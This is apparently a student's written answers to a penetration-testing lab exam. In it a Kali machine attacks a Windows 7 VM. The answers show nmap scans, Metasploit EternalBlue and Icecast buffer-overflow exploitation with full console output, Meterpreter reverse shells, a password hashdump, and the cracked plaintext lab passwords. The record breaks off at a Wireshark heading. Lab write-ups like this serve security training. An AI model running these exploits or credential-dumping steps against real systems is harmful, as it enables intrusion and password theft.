CSM EXAM – INEURON

CASE SCENARIO-1

Part A Attacking Phase

Questions-1 Scanning


Task-1 Step-up the lab in your local system after downloading it.

Task-2 Open the system and setup both kali and Windows system into Host-only network for better networking connection else use NAT connection.


Task-3 Now Scan for the Target IP address and perform Network scanning to perform the System attack.

Ans:


- I used ip addr to find the ip address of my attacker machine.



- Then with the help of netdiscover I find the my windows ip address.




- After getting the ip address of windows. I used nmap to find the ports, services and OS.



Questions-2 Exploitation

Task-4 Get the exploit and the get the reverse connection.

- I searched the OS in the exploit database, there I get eternal blue was perfect for windows 7 ultimate server pack.



- By using msfconsle. I searched eternal blue and use the exploit to get the reverse connections.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.15
rhost => 10.0.2.15
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.0.2.15:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.0.2.15:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.15:49171) at 2022-10-30 14:14:47 -0400
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Questions-3 Password Attack

Task-5 Dump the system password and get the System Access.

Ans:

- After getting the metapreter shell connection. I used sysinfo command to check the connection.
- Then I use hashdump command to get the hash of passwords that are available in the Windows.

```
meterpreter > sysinfo
Computer        : INEURON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > hashdump
admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205315aed:::
root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f279d1595f0ab2e5c22c8a20c:::
toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abce808384cfa960fe47c2cafc:::
meterpreter >
```

Hash files:

admin:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

ineuron:1000:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::

noob:1001:aad3b435b51404eeaad3b435b51404ee:ed009a5dc9ad1848d4fc077205315aed:::

root:1003:aad3b435b51404eeaad3b435b51404ee:126b492f279d1595f0ab2e5c22c8a20c:::

toor:1004:aad3b435b51404eeaad3b435b51404ee:156cb1abce808384cfa960fe47c2cafc:::

I used this https://hashes.com/en/decrypt/hash to decrypt hashes to get passwords of all users.

admin: password1

Administrator: 0005170001c084

Guest: 0005170001c084

ineuron: password123

noob: lovely

root: iamadmin


toor: brown


Question-4 Vulnerability Analysis and Exploit Research

Task-6 Enter into Windows machine after getting the password, login as Admin Account and run ICE_CAST server which is pre-install comes in the machine.

Ans:

- After getting all windows password I login into the admin account and started the ice cast server by simply clicking on start server button.





Question-5 Web Server Hacking

Task-7 Again Exploit the Machine with Web server-based Exploit - Do some research about the ICE_CAST server vulnerability.

Ans:

The Icecast application running on localhost with port 8000 allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.


Task-8 Do provide screenshot of each step you have performs and explain the vulnerability related to ICS-CAST server.

Ans:

Vulnerability related to ICS-CAST server:

The Icecast application running on localhost with port 8000 allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

- I used nmap to check the open port of the server by clicking " nmap -pn 10.0.2.15"



- I came know that 8080 was open Then I used active scan to check for full details " nmap -A -T5 -Pn 10.0.2.15".

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -T5 -Pn 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-30 14:26 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.45% done; ETC: 14:27 (0:00:19 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.0016s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8000/tcp  open  http         Icecast streaming media server
|_http-title: Site doesn't have a title (text/html).
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: INEURON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: ineuron-PC
|   NetBIOS computer name: INEURON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-10-30T23:58:07+05:30
| smb2-time:
|   date: 2022-10-30T18:28:07
|_  start_date: 2022-10-30T18:26:21
|_nbstat: NetBIOS name: INEURON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 0800273ba5d0 (Oracle VirtualBox virtual NIC)
|_clock-skew: mean: -1h49m51s, deviation: 3h10m31s, median: 7s
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.53 seconds
```

- Then I opened msfconsole to search Icecast vulnerabilities.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.20-dev                          ]
+ -- --=[ 2251 exploits - 1187 auxiliary - 399 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 >
```

- There is one present in exploits I use it to gain the access of the server.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set lhost 10.0.2.4
lhost => 10.0.2.4
msf6 exploit(windows/http/icecast_header) > set rhost 10.0.2.15
rhost => 10.0.2.15
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[-] 10.0.2.15:8000 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.0.2.15:8000).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[-] 10.0.2.15:8000 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.0.2.15:8000) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (175686 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.4:4444 → 10.0.2.15:49159) at 2022-10-30 14:32:07 -0400

meterpreter > sysinfo
Computer        : INEURON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

- To check whether I got the connection inside the server I fired this commands like pwd and dir.

```
meterpreter > sysinfo
Computer        : INEURON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > pwd
C:\Program Files (x86)\Icecast2 Win32
meterpreter > dir
Listing: C:\Program Files (x86)\Icecast2 Win32
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  512000  fil   2004-01-07 21:56:45 -0500  Icecast2.exe
040777/rwxrwxrwx  0       dir   2022-10-18 05:12:48 -0400  admin
040777/rwxrwxrwx  0       dir   2022-10-18 05:12:48 -0400  doc
100666/rw-rw-rw-  3663    fil   2004-01-07 21:55:30 -0500  icecast.xml
100777/rwxrwxrwx  253952  fil   2004-01-07 21:57:09 -0500  icecast2console.exe
100666/rw-rw-rw-  872448  fil   2002-06-27 09:41:54 -0400  iconv.dll
100666/rw-rw-rw-  188477  fil   2003-04-12 11:59:12 -0400  libcurl.dll
100666/rw-rw-rw-  631296  fil   2002-07-10 10:39:00 -0400  libxml2.dll
100666/rw-rw-rw-  128000  fil   2002-07-10 10:41:54 -0400  libxslt.dll
040777/rwxrwxrwx  0       dir   2022-10-18 05:11:49 -0400  logs
100666/rw-rw-rw-  53299   fil   2002-03-22 22:18:14 -0500  pthreadVSE.dll
100666/rw-rw-rw-  4072    fil   2022-10-18 05:12:48 -0400  unins000.dat
100777/rwxrwxrwx  71588   fil   2003-04-13 16:30:00 -0400  unins000.exe
040777/rwxrwxrwx  0       dir   2022-10-18 05:12:48 -0400  web
```

WEBSERVER PASSWORDS:

source: hackme

relay : hackme

admin: hackme

Part B - Investigation Phase

Question-6 Wireshark Analysis

